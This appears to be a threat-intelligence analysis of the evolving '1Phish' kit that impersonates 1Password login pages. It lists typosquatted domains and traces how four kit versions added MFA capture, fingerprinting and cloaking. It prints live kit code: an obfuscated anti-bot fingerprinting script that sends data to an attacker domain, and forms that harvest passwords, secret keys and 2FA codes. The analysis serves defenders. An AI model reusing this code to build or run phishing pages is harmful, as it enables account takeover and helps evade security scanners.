

Key points and observations
- The 1Phish kit evolved between September 2025 and February 2026 from a basic credential harvester into an MFA-aware, multi-stage phishing kit targeting 1Password users.
- We have not observed direct evidence of reverse proxy infrastructure or automated session hijacking within this campaign; the explicit collection of 2FA codes indicates intent consistent with real-time authentication attempts.
- It is not clear at this point in time whether this is maintained by a single operator or distributed as a shared kit.
- The combination of anti-analysis controls, staged credential harvesting, and MFA support demonstrates that 1Password users are being targeted with an operationally mature phishing kit, not isolated phishing pages.
Background
In October 2025, Malwarebytes reported a phishing campaign targeting 1Password users with breach-themed email lures claiming that the recipient's account had been compromised. These messages directed victims to typosquatted domains impersonating legitimate 1Password login pages. Early reporting characterized the activity as conventional credential harvesting, capturing usernames and passwords through visually convincing but relatively simple phishing forms.
However, analysis of captured DOM snapshots between September 2025 and February 2026 indicates that this activity was not static. Instead, the phishing infrastructure evolved across multiple distinct versions, with measurable increases in code complexity, workflow state management, and feature expansion.
The earliest observed variants (September 2025) consisted of lightweight HTML pages (~250 lines) with straightforward POST submissions to /login and no support for multi-factor authentication (MFA) capture. By late 2025, subsequent iterations expanded in size and introduced enhanced client-side validation and refined visual fidelity.
By early 2026, the kit had transitioned into a multi-stage phishing workflow incorporating:
- A pre-phishing fingerprint and validation layer
- Stateful progression through staged endpoints.
- Dedicated support for capturing one-time passcodes (OTPs).
- Anti-automation and browser fingerprinting logic.
This progression reflects deliberate iteration rather than simple template reuse. Each version builds upon the previous one, introducing controls designed to increase conversion rates, reduce automated analysis, and support secondary authentication harvesting. While we have not observed new lure themes associated with the most recent MFA-capable domains, the continued evolution of the kit suggests active maintenance and operational reuse.
We refer to this evolving phishing kit as 1Phish throughout this analysis.
Initial access
Breach-themed email lures (September–February 2026)
The earliest observed distribution of the 1Phish kit coincided with breach-themed phishing emails targeting 1Password users in October 2025. These messages claimed that the recipient's account had been compromised and required immediate action to secure it. The lures relied on urgency and fear to drive interaction, directing victims to typosquatted domains designed to impersonate legitimate 1Password authentication pages.
The messaging aligned with common phishing narratives:
- Claims of suspicious login activity or account compromise
- Instructions to "verify" or "secure" the account
- Embedded links pointing to lookalike domains

In February 2026, we observed a similar lure being used purporting to be Watchtower claiming that the user's login credentials needed to be updated.
Evolution of the 1Phish kit
Analysis of captured DOM snapshots between September 2025 and February 2026 reveals deliberate iteration across four distinct versions of the 1Phish kit. Each version increases in structural complexity, workflow control, and authentication coverage.
Rather than representing isolated phishing pages, the progression reflects an actively maintained kit with measurable feature expansion.
Feature comparison by version
| Feature | V1 | V2 | V3 | V4 |
|---|---|---|---|---|
| Lines of code | ~258 | ~519 | ~790–848 | — |
| Email capture | ✓ | ✓ | ✓ | ✓ |
| Secret key capture | ✓ | ✓ | ✓ | ✓ |
| Password capture | ✓ | ✓ | ✓ | ✓ |
| Dual password collection | ✓ | ✓ | ||
| OTP/2FA capture | ✓ | ✓ | ||
| Recovery code capture | ✓ | |||
| Enterprise/team targeting | ✓ | |||
| Multi-stage workflow | ✓ | ✓ | ✓ | ✓ |
| Client-side field validation | ✓ | ✓ | ✓ | |
| Browser fingerprinting | ✓ | ✓ | ✓ | |
| Pre-phishing validation gate | ✓ | ✓ | ||
| Active bot scoring | ✓ | |||
| HideClick integration | ✓ | ✓ | Partial | |
| JavaScript obfuscation | ✓ | |||
| REST API architecture | ✓ | |||
| Session management | ✓ | |||
| Internationalization | ✓ |

Version 1 (September 2025)
Domains:
login-1password[.]com
Characteristics:
- ~257-258 lines of code
- No MFA phishing capability
- No fingerprinting capability
- Collection of email, secret key, and password.
- Step 2 revealed after email submission
Version 2 (September–October 2025)
Domains:
lon-pass-word[.]com
onepass-word[.]com
Characteristics:

- ~518-519 lines of code
- No MFA phishing capability
- Enhanced client-side validation (regex patterns for all fields)
- Collection of email, secret key, and password.
- Visual error feedback (Pink background (#fef2f2) on invalid fields)
- Loading state management: 2.5-second delays with button disabling
- Browser fingerprinting/bot detection (lines 515-518)
- Cloudflare challenges implemented
Validation regex
   // Validation functions
    function validateEmail(email) {
        const emailRegex = /^[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}$/;
        return emailRegex.test(email);
    }

    function validateSecretKey(secret) {
        // 1Password pattern: A3-XXXXXX-XXXXXX-XXXXX-XXXXX-XXXXX or A3-XXXXXX-XXXXXX-XXXXX-XXXXX-XXXXX-XXXXX
        const secretRegex = /^A3-[A-Z0-9]{6}-[A-Z0-9]{6}-[A-Z0-9]{5}-[A-Z0-9]{5}-[A-Z0-9]{5}(-[A-Z0-9]{5})?$/;
        return secretRegex.test(secret);
    }

    function validatePassword(password) {
        return password && password.length >= 8;
    }
Anti-analysis
There is an obfuscated detection script at the bottom of the page. The decoded base64 string contains a list of properties usually associated with automation tools like Selenium, Puppeteer, PhantomJS, etc. The wd function checks if any automation property is found; if so, the function returns the property name, which is then included in the fingerprint sent to the backend. There is also functionality to enumerate plugins and carry out WebGL fingerprinting.
A URL is then constructed to submit this fingerprint data. The parameter clid contains the base64-encoded fingerprint of the browser/device.
<script>var HKALSERXV=function(src){var q=atob("X19zdG9wQWxsVGltZXJzLndlYmRyaXZlci5fX25pZ2h0bWFyZS5fc2VsZW5pdW0uY2FsbFBoYW50b20uY2FsbFNlbGVuaXVtLl9TZWxlbml1bV9JREVfUmVjb3JkZXIuc2VsZW5pdW0uZHJpdmVyLl9zZWxlbml1bS5fX3dlYmRyaXZlcl9ldmFsdWF0ZS5fX3NlbGVuaXVtX2V2YWx1YXRlLl9fd2ViZHJpdmVyX3NjcmlwdF9mdW5jdGlvbi5fX3dlYmRyaXZlcl9zY3JpcHRfZnVuYy5fX3dlYmRyaXZlcl9zY3JpcHRfZm4uX19meGRyaXZlcl9ldmFsdWF0ZS5fX2RyaXZlcl91bndyYXBwZWQuX193ZWJkcml2ZXJfdW53cmFwcGVkLl9fZHJpdmVyX2V2YWx1YXRlLl9fc2VsZW5pdW1fdW53cmFwcGVkLl9fZnhkcml2ZXJfdW53cmFwcGVkLl9waGFudG9tLnBoYW50b20uZG9tQXV0b21hdGlvbl9fbmlnaHRtYXJl").split("."),e=encodeURIComponent,g=0,w=window,d=w.document,n=w.navigator,de="documentElement",s=w.screen,p="",a="avail",i="inner",o="outer",H="Height",W="Width",c=w.chrome?Object.keys(w.chrome).join("*"):"*",tag=d.createElement("script");function wd(){try{for(var l in q){var z=q[l];if(w[z]||n[z])return z;if(d&&d[de]&&d[de].getAttribute&&d[de].getAttribute(z))return z;if(z in w||z in d)return z}return 0}catch(e){}}!function wp(){try{if(n&&n.plugins){Object.keys(n.plugins).forEach(function(i){if(n.plugins[i])p+=n.plugins[i].filename+"*"})}}catch(e){}}();try{g=d.createElement("canvas").getContext("webgl");g=g.getParameter(g.getExtension("WEBGL_debug_renderer_info").UNMASKED_RENDERER_WEBGL)}catch(e){}src="https://onepass-word[.]com/dsadsada/index.php?clid="+btoa("ref="+e(d.referrer)+"&drive="+wd()+"&c="+c+"&s="+s[a+H]+"*"+w[i+H]+"*"+w[o+H]+"*"+s[a+W]+"*"+w[i+W]+"*"+w[o+W]+"*"+w.devicePixelRatio+"*"+n.maxTouchPoints+"&p="+p+"&h="+n.hardwareConcurrency+"*"+n.deviceMemory+"*"+e(g)+"&t="+e(new Date().toString())+"&q="+e(w.location.search.substr(1)));tag["type"]="text/javascript";tag["src"]=src;document.head.appendChild(tag)}("https://connect.facebook.net/en_US/fbevents.js")</script>In the examples for V2, we observed a cookie being set hideclick:ignore and the debug page for the URL path had been left enabled. With that information, we were able to determine that they are using the service HideClick to manage their bot detection and filtering.
HideClick is a traffic filtration and "cloaking" service used to bypass ad moderation and security scanners. Its primary purpose is to differentiate between real human users and automated bots. By serving a harmless "white page" to investigators while delivering the actual content to verified victims. This service is an investment for attackers, with subscription costs ranging from $145 to over $1,495 per month. In the context of phishing, it acts as an additional layer to prevent analysis, ensuring that phishing pages remain invisible to the automated detection systems of security companies and browser providers.
Version 3 (October 2025–Feb 2026)
Domains:
1passwod[.]net
lpasswod[.]com
1passwords[.]co
1possword[.]com
one-passw0rd[.]com
on-pass-word[.]com
0nepass-word[.]com
Characteristics:

- ~790-848 lines of code
- MFA phishing capability
- Dual password collection (both old and new password)
- Multi-stage work flow (validation endpoint integrated into "security check")
Validation page
In the V3 kit observed in February 2026, there's an initial page titled Security Check - 1Password. The page attempts to impersonate a legitimate 1Password security verification screen. The intent of this page is to fingerprint the client and send that data to a validation endpoint, which verifies if the client can be redirected to the phishing page or throws an error.
Fingerprinting data collected: The page collects extensive browser and device characteristics to identify and profile victims:
- Display information
    screen: screen.width + 'x' + screen.height,
    innerSize: window.innerWidth + 'x' + window.innerHeight,
    outerSize: window.outerWidth + 'x' + window.outerHeight,
    pixelRatio: window.devicePixelRatio || 1,
    colorDepth: screen.colorDepth || 0
- System information
   platform: navigator.platform || 'unknown',
    hardwareConcurrency: navigator.hardwareConcurrency || 'unknown',
    deviceMemory: navigator.deviceMemory || 'unknown',
touchPoints: navigator.maxTouchPoints || 0- Browser configuration
   languages: navigator.languages ? navigator.languages.join(',') : navigator.language || 'unknown',
    cookieEnabled: navigator.cookieEnabled || false,
doNotTrack: navigator.doNotTrack || 'unknown'- Timezone detection
try {
    data.timezone = Intl.DateTimeFormat().resolvedOptions().timeZone;
} catch(e) {}- Canvas fingerprint (Creates a unique hash based on how the browser renders text on canvas:):
try {
    var canvas = document.createElement('canvas');
    var ctx = canvas.getContext('2d');
    ctx.textBaseline = 'top';
    ctx.font = '14px Arial';
    ctx.fillText('1Password', 2, 2);
    data.canvasHash = canvas.toDataURL().slice(-50);
} catch(e) {}- WebGL/GPU information (Extracts GPU renderer information for advanced fingerprinting):
try {
    var gl = document.createElement('canvas').getContext('webgl');
    if (gl) {
        var ext = gl.getExtension('WEBGL_debug_renderer_info');
        if (ext) data.gpu = gl.getParameter(ext.UNMASKED_RENDERER_WEBGL);
    }
} catch(e) {}- Timestamp:
timestamp: Date.now()Network requests: The webpage performs a POST request to a validation endpoint with captured fingerprint data:
fetch('/validate', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({ validation_data: data })
})
The JSON response contains at least two attributes: success which appears to be a boolean value (true|false) and redirect which appears to be a string indicating which page to redirect the user to. This validation endpoint determines whether to proceed with the attack or show an error based on collected fingerprints. Based on a request for the main phishing page, it appears a cookie validated_user_1pass is set.
.then(function(r) { return r.json(); })
.then(function(result) {
    if (result.success) {
        window.location.href = result.redirect || '/';
    } else {
        throw new Error('Validation failed');
    }
})
.catch(function() {
    document.getElementById('spinner').style.display = 'none';
    document.getElementById('status').style.display = 'none';
    document.getElementById('error').style.display = 'block';
});
MFA capability
If the backend responds with data.step === '2fa' after the submission of username, password and secret key, the page dynamically replaces the form with a 2FA input:
function show2FAPage() {
    const mainContainer = document.querySelector('#signin-form');

    mainContainer.innerHTML = `
        <div>
            <h1>Two-Factor Authentication</h1>
            <p>Enter the 6-digit code from your authenticator app.</p>

            <form id="2fa-form">
                <input id="2fa-code"
                       name="2fa_code"
                       type="text"
                       maxlength="6"
                       inputmode="numeric"
                       placeholder="000000"
                       style="text-align: center;
                              font-size: 24px;
                              letter-spacing: 8px;
                              font-family: monospace;">
            </form>
        </div>
    `;

    setup2FAEvents();
}
2FA credential submission:
form.addEventListener('submit', async function(e) {
    e.preventDefault();

    const code = input.value.trim();

    if (!code || code.length !== 6 || !/^\d{6}$/.test(code)) {
        errorElement.style.display = 'block';
        input.classList.add('field-error');
        return;
    }

    button.classList.add('loading');
    button.disabled = true;

    try {
        const res = await fetch('/submit-2fa', {
            method: 'POST',
            headers: { 'Content-Type': 'application/json' },
            body: JSON.stringify({
                email: emailInput.value.trim(),
                code: code
            })
        });

        if (res.status === 200) {
            const data = await res.json();
            if (data.success && data.redirect) {
                window.location.href = data.redirect;
            }
        }
    } catch (error) {
        // Datadog comment: Error handling
    }
});
Submissions trigger a POST to /submit-2fa, including:
- 6-digit OTP code
We have not observed direct evidence of reverse proxy tooling or automated session hijacking infrastructure associated with this kit. However, explicit 2FA collection indicates operator intent consistent with real-time authentication attempts or session replay workflows.
Version 4 (Feb 2026)

Domains:
signin-1psswoord[.]com
on-pssword[.]com
1pass-wrd[.]com
Characteristics:
signin-1psswoord[.]comhas the same hideclick pattern as V3- Substantial architectural rebuild away from form structure to REST API
- Introduction of enterprise/team targeting, session management, region selection, language support and recovery code collection
- Bot scoring system introduced into initial validation page for
signin-1psswoord[.]com - JavaScript obfuscation
There appeared to be differences in how the two domains we observed using this version. The domain on-pssword[.]com did not appear to have the same fingerprinting in place but shared the same JavaScript obfuscation and architecture changes. This may lend to the evidence pointing towards a shared phishing kit between actors.
Architectural shift: From form-based flow to API-driven session model
Unlike V3, which relied on HTML form submissions to /login and /submit-2fa, this version implements a REST-style backend API with dynamic session management.
Observed API structure includes:
POST /api/init-session
GET /api/session/{id}
POST /api/session/{id}/credentials
POST /api/session/{id}/otp
POST /api/session/{id}/recovery
POST /api/session/{id}/region
POST /api/fingerprint
POST /api/validate-access
Recovery code collection
The recovery form accepts codes prefixed with 1PRK, which is the format of 1Password's account recovery codes. These codes can be used to regain access to a vault without a master password, making them high-value targets.
<textarea id="recovery-code" ... data-i18n-placeholder="recovery-code-placeholder"></textarea>Enterprise/team targeting

A separate #team-signin-form is included for users who sign in via a custom subdomain (e.g., company.1password.com). This significantly widens the target audience beyond individual consumers to corporate and enterprise users.
JavaScript obfuscation
In this latest version there were three obfuscated JavaScript files called. Below is a brief description of what each file is doing:
- app.js - Drives the client-side phishing flow: fingerprints the browser (canvas, WebGL, hardware), enforces bot/DevTools detection with a suspicion score, and manages the multi-step form UI (email validation, credential entry, 2FA, recovery, team sign-in). It also suppresses console output and locks the page if analysis tools are detected.
- sessions-client.js - Implements the SessionManager class that communicates with the REST API backend, handling the full victim session lifecycle: initializing a session, submitting credentials/OTP/recovery codes, polling for operator approval at each step, and persisting the session ID to localStorage so the victim can resume if they navigate away.
- i18n.js - Implements the I18n class that loads user-facing strings from /locales/{lang}.json at runtime and translates the page DOM via data-i18n attributes, supporting 10 languages (de, es, fr, it, ja, ko, nl, pt, ru, en) with auto-detection from URL parameter, localStorage, or navigator.language.
Cross-version linkage: Technical heuristics connecting V1, V2, V3, and V4
Analysis reveals consistent technical artifacts linking all four observed versions of the 1Phish kit. While it is not possible to determine whether this activity represents a single operator, a shared kit, or a phishing-as-a-service (PhaaS) offering, the structural, frontend, and fingerprinting overlap across versions indicates a common source lineage and shared development history.
The linkage rests on five primary categories of technical evidence: identical frontend build artifacts, shared workflow conventions, a common fingerprinting schema, cross-domain infrastructure reuse, and recurring registration and hosting patterns.
Frontend build artifacts
All observed V1, V2, and V3 samples share an identical HTML skeleton derived from the same scraped build of 1Password's frontend.
This includes:
- Identical
<head>structure and canonical metadata - Matching hashed SVG asset filenames (build-time content hashes)
- Identical Knox design system class tokens
- Identical banner copy and footer text
- Identical hidden form structure:
<input type="hidden" id="form-step" name="step" value="1">The presence of hashed CSS class tokens and content-hash SVG filenames strongly indicates that all versions were constructed from the same scraped source artifact rather than independently recreated templates. These identifiers are build outputs and are not reasonably guessable.
Version 4 diverges architecturally from the form-based model but continues to include some of the same Knox UI class tokens (knox-reset, knox-provider_ltr__kddqqu0, reset_base__1e6d9s10, etc.). This indicates that while the backend architecture was rebuilt, the frontend visual layer was again derived from the same 1Password source material.
The continued reuse of these obfuscated class tokens across V1–V4 suggests a shared template lineage.
Shared workflow and credential targeting conventions
All three kit versions implement the same staged backend path structure:
POST /step1— Email capturePOST /login— Credential submissionPOST /submit-2fa— One-time passcode capture (V3 only)
The /step1 endpoint is particularly distinctive. Rather than submitting all credentials to /login, the kit separates email collection into a dedicated stage before revealing additional fields. This implementation choice persists across versions and reflects a common backend workflow design.
Common anti-bot fingerprinting codebase (V2-V4)
Version 1 contains no fingerprinting logic. Versions 2 and 3 introduce passive fingerprint collection embedded in the phishing page, exfiltrated via:
The script contains:
- A base64-encoded string enumerating browser automation artifacts (
webdriver,__nightmare,selenium,phantom, etc.) - Canvas-based fingerprinting
- WebGL GPU renderer extraction
- Plugin enumeration
- Screen and window dimension collection
- Base64-encoded telemetry exfiltrated via a
clid=query parameter
The decoded automation detection string appears in the same order across all V2 and V3 samples and functions as a high-fidelity detection signature for this kit family.
Version 4 retains this fingerprinting implementation but extends it into an active scoring system. Rather than passively logging telemetry, V4 assigns weighted scores to automation signals and enforces gating decisions via /api/validate-access instead of /validate as seen in V3.
Hardcoded cross-domain tracking references
Later V3 deployments contain hardcoded references to earlier V2 tracking domains.
For example, domains registered in February 2026 directly submit fingerprint telemetry to infrastructure first observed in October 2025. This pattern is consistent with template reuse: newer phishing domains are built from earlier kit versions without updating embedded tracking endpoints.
Domain registration and hosting patterns
Initial V1, V2, and early V3 domains were registered within a narrow time window using the same registrar. Subsequent domains shifted to different registrars while maintaining identical kit structure and backend endpoints.
The hosting pattern is also consistent: 10 of 11 domains were fronted by Cloudflare, suggesting a repeatable deployment model rather than independent infrastructure builds.
